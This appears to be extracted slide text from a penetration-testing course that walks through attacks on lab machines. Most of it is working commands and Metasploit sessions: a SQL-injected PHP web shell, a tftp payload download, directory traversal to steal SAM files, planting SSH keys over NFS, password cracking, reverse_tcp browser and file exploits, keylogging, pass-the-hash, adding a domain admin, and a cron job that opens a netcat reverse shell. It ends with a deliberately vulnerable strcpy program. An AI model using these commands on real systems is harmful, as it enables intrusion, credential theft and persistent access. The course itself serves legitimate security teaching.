SELECT "<?php system($_GET['cmd']); ?>" into outfile  
"C:\\xampp\\htdocs\\shell.php"
```

<http://172.16.85.135/shell.php?cmd=ipconfig>

[http://172.16.85.135/shell.php?cmd=tftp 172.16.85.131 get
meterpreter.php C:\\xampp\\htdocs\\meterpreter.php](http://172.16.85.135/shell.php?cmd=tftp 172.16.85.131 get meterpreter.php C:\\xampp\\htdocs\\meterpreter.php)

Downloading Sensitive Files

Zervit 0.4 directory traversal

```
nc 172.16.85.135 3232
```

```
GET ../../../../../../boot.ini HTTP/1.1
```

```
http://172.16.85.135
```

```
:3232/index.html?../../../../../../xampp/FileZillaFtp/FileZilla%20Server.xml
```

```
http://172.16.85.135
```

```
:3232/index.html?../../../../../../WINDOWS/repair/sam
```

Exploiting a Buffer Overflow

Buffer overflow in SLMail

windows/pop3/seattlelab_pass

Exploiting a Web Application

Unsanitized parameter in graph_formula.php

PHP code execution

[unix/webapp/tikiwiki_graph_formula_exec](#)

Piggybacking on a Compromised Service

VsFTP was backdoored

Username ending in a :) spawned a backdoor on port 6200

Metasploit module as well

Exploiting Open NFS Shares

NFS on port 2049

```
showmount -e 172.16.85.136
```

```
ssh-keygen
```

```
mkdir /tmp/r00t/
```

```
mount -t nfs -o nolock
```

```
172.16.85.136:/export/georgia/ /tmp/r00t/
```

```
cat ~/.ssh/id_rsa.pub >>
```

```
/tmp/r00t/.ssh/authorized_keys
```

```
umount /tmp/r00t/
```

Password Attacks

Online Password Attacks

Guessing credentials against running services

Loud, can be logged, can lock out accounts

Wordlists

Many user use bad passwords. Even when there are complexity requirements many people will do the bare minimum.

Sample wordlist:

Password

password

Password123

password1

In real life you will need a better wordlist. Some samples in Kali already.

Crunch

Tool to bruteforce keypace.

Time and space issues for too big a keypace.

Example: **crunch 7 7 AB**

Bruteforces all 7 character passwords composed of only the characters A and B

ceWL

Tool to map a website and pull potentially interesting words to add to a wordlist

```
cewl -w bulbwords.txt -d 1 -m 5  
www.bulbsecurity.com
```

Depth 1

Minimum length of word is 5 characters

Hydra

Online password cracking tool.

Knows how to talk to many protocols that use authentication.

```
hydra -L userlist.txt -P passwordfile.txt  
192.168.20.10 pop3
```

Offline Password Attacks

Get access to password hashes and do the calculations offline.

Does not get logged or lock out accounts.

Opening the SAM File

We got access to a backup of the SAM and SYSTEM files with the directory traversal vulnerability

You can also get access to these files with physical access unless they have a BIOS password in place

bkhive system xpkey.txt

samdump2 sam xpkey.txt

LM Hash

Older Windows hash algorithm. Used for backward compatibility up through XP and 2003.

Passwords are truncated at 14 characters.

Passwords are converted to all uppercase.

Passwords of fewer than 14 characters are null-padded to 14 characters.

The 14-character password is broken into two seven-character passwords that are hashed separately.

John the Ripper

Offline hash cracking tool

Knows many hash formats

```
john xphashes.txt  
johnlinuxpasswords.txt --  
wordlist=passwordfile.txt
```

oclHashcat

Offline hash cracking tool

Similar to John the Ripper

Can use GPUs to crack faster

Our VMs can't use this function so it won't gain us anything here.

Online Password Cracking

<http://tools.question-defense.com>

<https://www.cloudcracker.com>

Windows Credential Editor

Tool to pull plaintext passwords etc out of the memory of the LSASS process

Have to drop the binary onto the system (might get popped by anti-virus)

wce.exe -w

Advanced Exploitation

Client Side Exploits

So far we have been able to attack over the network.

This will not always be the case.

Client side programs (those not listening on a port) have vulnerabilities too.

Of course we need user help for exploits to work (browsing to a page, opening a file, etc).

Browser Attacks

```
msf> use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora)> set SRVHOST 192.168.20.9 SRVHOST =>
192.168.20.9
msf exploit(ms10_002_aurora)> set SRVPORT 80
SRVPORT => 80
msf exploit(ms10_002_aurora)> set URIPATH aurora
URIPATH => aurora
msf exploit(ms10_002_aurora)> set payload
windows/meterpreter/reverse_tcp payload=>
windows/meterpreter/reverse_tcp
msf exploit(ms10_002_aurora)> set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(ms10_002_aurora)> exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.20.9:4444
[*] Using URL: http://192.168.20.9:80/aurora
```

Automatically Migrating

```
msf exploit(ms10_002_aurora) > show  
advanced
```

Name : PrependMigrate

Current Setting: false

Description : Spawns and runs shellcode in new process

```
msf exploit(ms10_002_aurora) > set  
PrependMigrate true
```

PDF Exploits

```
msf> use exploit/windows/fileformat/adobe_utilprintf msf
exploit(adobe_utilprintf)> show options
msf exploit(adobe_utilprintf)> exploit
[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
msf exploit(adobe_utilprintf)> cp /root/.msf4/local/msf.pdf /var/www
[*] exec: cp /root/.msf4/local/msf.pdf /var/www
msf exploit(adobe_utilprintf)> service apache2 start
[*] exec service apache2 start
Starting web server: apache2.
msf exploit(adobe_utilprintf)> use multi/handler msf exploit(handler)> set
payload windows/meterpreter/reverse_tcp
msf exploit(handler)> exploit
[*] Started reverse handler on 192.168.20.9:4444
```

Java Exploits

```
msf > use
```

```
exploit/multi/browser/java_jre17_jmxbean
```

```
msf exploit(java_jre17_jmxbean) > set SRVHOST  
192.168.20.9
```

```
msf exploit(java_jre17_jmxbean) > set SRVPORT  
80
```

```
msf exploit(java_jre17_jmxbean) > set URIPATH  
javaexploit
```

```
msf exploit(java_jre17_jmxbean) > show payloads
```

```
msf exploit(java_jre17_jmxbean) > set payload  
java/meterpreter/reverse_http
```

Java Applets

```
msf exploit(java_jre17_jmxbean) > use  
exploit/multi/browser/java_signed_applet
```

```
msf exploit(java_signed_applet) > set  
APPLETNAME BulbSec
```

```
msf exploit(java_signed_applet) > set  
SRVHOST 192.168.20.9
```

```
msf exploit(java_signed_applet) > set  
SRVPORT 80
```

Browser Autopwn

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > set LHOST
192.168.20.9 LHOST => 192.168.20.9
msf auxiliary(browser_autopwn) > set URIPATH
autopwn URIPATH => autopwn
msf auxiliary(browser_autopwn) > exploit [*]
Auxiliary module execution completed
[*] --- Done, found 16 exploit modules
[*] Using URL: http://0.0.0.0:8080/autopwn [*]
Local IP: http://192.168.20.9:8080/autopwn [*]
Server started.
```

Winamp Skin Example

```
msf > use
```

```
exploit/windows/fileformat/winamp_maki_bof
```

```
msf exploit(winamp_maki_bof) > set payload
```

```
windows/meterpreter/reverse_tcp msf
```

```
exploit(winamp_maki_bof) > set LHOST
```

```
192.168.20.9
```

```
msf exploit(winamp_maki_bof) > exploit
```

Post Exploitation

Meterpreter

Metasploit's super payload

Reflective DLL injection – lives inside of memory of the exploited process

```
meterpreter>help
```

```
meterpreter>upload
```

```
meterpreter>hashdump
```

Meterpreter Scripts

Ruby scripts that can be run in a Meterpreter session

/usr/share/metasploit-
framework/scripts/meterpreter

meterpreter>run <script name>

meterpreter > **run migrate -h**

Post Exploitation Modules

Metasploit modules that can be run on an open session

```
msf > use
```

```
post/windows/gather/enum_logged_on_users
```

```
msf post(enum_logged_on_users) > set
```

```
SESSION 1
```

```
post(enum_logged_on_users) > exploit
```

Railgun

Extension for Meterpreter that allows access to the Windows API

```
meterpreter > irb  
[*] Starting IRB shell  
[*] The 'client' variable holds the meterpreter client  
>> client.railgun.shell32.IsUserAnAdmin  
=> {"GetLastError"=>0, "Error Message"=>"The operation  
completed successfully.", "return"=>true}
```

Other examples in post modules:
[windows/gather/reverse_lookup.rb](#)
[windows/manage/download_exec.rb](#)

Local Privilege Escalation: GetSystem

We are running as the user who started the exploited process

```
meterpreter > getsystem -h
```

```
meterpreter > getsystem
```

```
...got system (via technique 1).
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

Local Privilege Escalation: Local Exploits

```
msf post(enum_logged_on_users) > use  
exploit/windows/local/ms11_080_afdjoinleaf  
msf exploit(ms11_080_afdjoinleaf) > show options  
msf exploit(ms11_080_afdjoinleaf) > set SESSION  
1  
msf exploit(ms11_080_afdjoinleaf) > set payload  
windows/meterpreter/reverse_tcp msf  
exploit(ms11_080_afdjoinleaf) > set LHOST  
192.168.20.9  
msf exploit(ms11_080_afdjoinleaf) > exploit
```

Local Privilege Escalation: Bypassing UAC

```
msf exploit(ms11_080_afdjoinleaf) > sessions -i 2
```

```
[*] Starting interaction with 2...
```

```
meterpreter > getuid
```

```
Server username: Book-Win7\Georgia Weidman
```

```
meterpreter > getsystem
```

```
[-] priv_elevate_getsystem: Operation failed: Access is denied.
```

```
msf exploit(ms11_080_afdjoinleaf) > use
```

```
exploit/windows/local/bypassuac msf exploit(bypassuac)
```

```
> show options
```

```
msf exploit(bypassuac) > set SESSION 2
```

```
msf exploit(bypassuac) > exploit
```

Local Privilege Escalation: Using a Public Exploit

Udev vulnerability on the Linux machine

Public exploit in `/usr/share/exploitdb`

Be sure to follow the instructions

Local Information Gathering: Searching for Files

Search for interesting files

```
meterpreter > search -f *password*
```

Local Information Gathering: Gathering Passwords

usr/share/metasploit-framework/modules/post/
windows/gather/credentials

There is a module for WinSCP

Save creds for the Linux machine using WinSCP

Local Information Gathering:

Keylogging

meterpreter > **keyscan_start**

Starting the keystroke sniffer...

meterpreter > **keyscan_dump**

Dumping captured keystrokes...

meterpreter > **keyscan_stop**

Stopping the keystroke sniffer...

Lateral Movement: PSEXEC

```
msf > use exploit/windows/smb/psexec
```

```
msf exploit(psexec) > show options
```

```
msf exploit(psexec) > set RHOST
```

```
192.168.20.10 msf exploit(psexec) > set  
SMBUser georgia
```

```
msf exploit(psexec) > set SMBPass password
```

```
msf exploit(psexec) > exploit
```

Lateral Movement: Pass the Hash

Replace password with the LM:NTLM hash
from hashdump

We are still able to authenticate using Psexec

Lateral Movement: Token Impersonation

load incognito

list tokens -u

Impersonate another user's token

Lateral Movement: SMB Capture


Set up SMB capture server in Metasploit

Drop into a shell in a session with an impersonated token

Browse to a fake share

It will fail but the damage will be done

Pivoting



Pivoting through Metasploit

```
route add 172.16.85.0 255.255.255.0 2
```

Routes traffic to 172.16.85.0/24 network through session 2

We can run exploits, auxiliaries, etc (any Metasploit module)

Pivoting with socks4a and proxychains

use auxiliary/server/socks4a

Edit /etc/proxychains.conf **change port to 1080**

**proxychains nmap -Pn -sT -sV -p 445,446
172.16.85.190**

NBNS Spoofing

Netbios name services spoofing:

<http://www.packetstan.com/2011/03/nbns-spoofing-on-your-way-to-world.html>

Don't need to do any ARP spoofing

Listen for NBNS requests and respond accordingly, can get machines to send hashes or possibly even plaintext

NBNS Spoofing in Metasploit

```
msf > use auxiliary/spoof/nbns/nbns_response  
msf auxiliary(nbns_response) > set spoofip 192.168.20.9  
msf auxiliary(nbns_response) > exploit  
msf > use auxiliary/server/capture/smb  
msf auxiliary(smb) > set JOHNPWFILE /root/johnsmb  
msf auxiliary(http_ntlm) > exploit  
msf auxiliary(smb) > use auxiliary/server/capture/http_ntlm  
msf auxiliary(http_ntlm) > set LOGFILE /root/httplog  
msf auxiliary(http_ntlm) > set URIPATH /  
msf auxiliary(http_ntlm) > set SRVPORT 80  
msf auxiliary(http_ntlm) > exploit
```

Responder

Automates NBNS spoofing attacks

cd Responder

python Responder.py -i 192.168.20.9

SMBExec

Got creds or hashes from a compromise,
Responder, etc?

SMBExec can automate checking the creds
against other boxes, looking for logged in
domain admin, dumping hashes, etc.

[**https://github.com/pentestgeek/smbexec**](https://github.com/pentestgeek/smbexec)

Persistence: Adding a User

```
net user john johnspassword /add  
net localgroup administrators john /add
```

Add /domain at the end to add the user to a domain as well

```
C:\Documents and Settings\georgia\Desktop> net  
user georgia2 password /add /domain  
C:\Documents and Settings\georgia\Desktop> net  
group "Domain Admins" georgia2 /add /domain
```

Persistence: With Metasploit Script

Metasploit persistence script creates an autorun entry in the registry

Does write to disk/not stealthy

run persistence -r 192.168.20.9 -p 2345 -U

Persistence: Crontabs


Add to /etc/crontab file

```
*/10 * * * * root nc 192.168.20.9 12345 -e  
/bin/bash
```

service cron restart

Exploit Development

A Program in Memory



x86 General Purpose Registers

EIP – The instruction pointer.

ESP – stack pointer

EBP – base pointer

ESI – source index

EDI – destination index

EAX – accumulator

EBX – base

ECX – counter

EDX – data

The Stack


Last in First out(think a stack of lunch trays)

Grows from high to low memory (seems upside down)

PUSH instruction puts data on the stack

POP instruction removes data from the stack (into a register)

A Stack Frame



Calling Another Function


Main calls another function

When that function finishes execution will return to main

Before handing over control to function main
PUSHes its return address onto the stack

As part of the next function's prologue

Another Stack Frame



Returning to Main

The called function's stack frame is unwound

ESP and EBP are restored

The saved return address is loaded into EIP so execution can continue in main where it left off

Vulnerable Code

```
include <string.h>
#include <stdio.h>
    void overflowed() {
        printf("%s\n", "Execution Hijacked");
    }
void function1(char *str){
    char buffer[5];
    strcpy(buffer, str);
}
void main(int argc, char *argv[])
{
    function1(argv[1]);
    printf("%s\n", "Executed normally");
}
```

Vulnerability

Strcpy does not bounds checking.

Our program uses Strcpy to copy user input into a fixed sized variable.

If we give it more data than the variable can hold, the copying will continue.

Compiling Program

GNU Compiler Collection (GCC)

```
gcc -fno-stack-protector -o overflowtest  
overflowtest.c
```

-fno-stack-protector turns off the stack cookie
(we will discuss this later)

Running the Program Normally

Make the program executable with `chmod +x overflowtest`

`./overflowtest AAAA`

Executed Normally

Overflowing Buffer with Strcpy

```
./overflowtest
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Segmentation fault (core dumped)
```

We will see more details of what is going on
when we use the GNU Project Debugger (GDB)


Overflowing the Buffer

When Strcpy runs out of room in our buffer variable it just keeps copying data into adjacent memory addresses

Overwrites any additional space in function's stack frame

Overwrites saved EBP and saved return pointer

Overflowing the buffer Variable



Breakpoints

Cause execution to pause at a certain location in the program (a memory address, a line of code, etc.)

Allows us to examine the state of memory, the registers etc. at a certain point

Since we compiled with debugging symbols we can list the source code and break at particular lines

Viewing the Source Code

(gdb) list 1,16

```
1  #include <string.h>
2  #include <stdio.h>
3
4  void overflowed() {
5      printf("%s\n", "Execution Hijacked");
6  }
7
8  void function(char *str){
9      char buffer[5];
10     strcpy(buffer, str);
11 }
12 void main(int argc, char *argv[])
13 {
14     function(argv[1]);
15     printf("%s\n", "Executed Normally");
16 }
```

Setting Breakpoints

break <line number> (we will look at setting breakpoints on memory addresses later in the course)

break 14

break 10

break 11

Running the program in GDB

Run the program first with 4 A's to see the program run normally

```
(gdb) run AAAA
```

```
Starting program: /home/georgia/overflowtest  
AAAA
```

```
Breakpoint 1, main (argc=2, argv=0xbffff174) at  
overflowtest.c:14
```

```
14    function(argv[1]);
```

Viewing the Registers

(gdb) info registers

eax	0x2	2
ecx	0x1fc8a77e	533243774
edx	0xbffff104	-1073745660
ebx	0xb7fc3000	-1208209408
esp	0xbffff0c0	0xbffff0c0
ebp	0xbffff0d8	0xbffff0d8
esi	0x0	0
edi	0x0	0
eip	0x8048484	0x8048484 <main+9>
eflags	0x286	[PF SF IF]
cs	0x73	115
ss	0x7b	123
ds	0x7b	123
es	0x7b	123
fs	0x0	0
gs	0x33	51

Viewing Memory

```
(gdb) x/20xw $esp
```

```
0xbffff0c0:  0xb7fc33c4  0xb7fff000  0x080484bb  
             0xb7fc3000
```

```
0xbffff0d0:  0x080484b0  0x00000000  0x00000000  
             0xb7e31a83
```

```
0xbffff0e0:  0x00000002  0xbffff1740xbffff1800xb7feccea
```

```
0xbffff0f0:  0x00000002  0xbffff1740xbffff1140x0804a018
```

```
0xbffff100:  0x0804822c  0xb7fc3000  0x00000000  
             0x00000000
```

```
(gdb) x/xw $ebp
```

```
0xbffff0d8:  0x00000000
```

Main's Stack Frame

This is just before the call to function so is this main's stack frame:

0xbffff0c0:0xb7fc33c4 0xb7fff0000x080484bb
0xb7fc3000

0xbffff0d0: 0x080484b0 0x00000000
0x00000000

The Next Breakpoint

(gdb) continue
Continuing.

Breakpoint 2, function (str=0xbffff35c "AAAA") at overflowtest.c:10
10 strcpy(buffer, str);

(gdb) x/20xw \$esp

0xbffff090: 0x00000000 0x00c10000 0x00000001 0x080482dd

0xbffff0a0: 0xbffff341 0x0000002f 0x0804a000 0x08048502

0xbffff0b0: 0x00000002 0xbffff174 0xbffff0d8 0x08048494

0xbffff0c0: 0xbffff35c 0xb7fff000 0x080484bb 0xb7fc3000

0xbffff0d0: 0x080484b0 0x00000000 0x00000000 0xb7e31a83

(gdb) x/xw \$ebp

0xbffff0b8: 0xbffff0d8

(gdb)

Function's Stack Frame

0xbffff090: 0x00000000 0x00c10000
0x00000001 0x080482dd

0xbffff0a0:0xbffff341 0x0000002f 0x0804a000
0x08048502

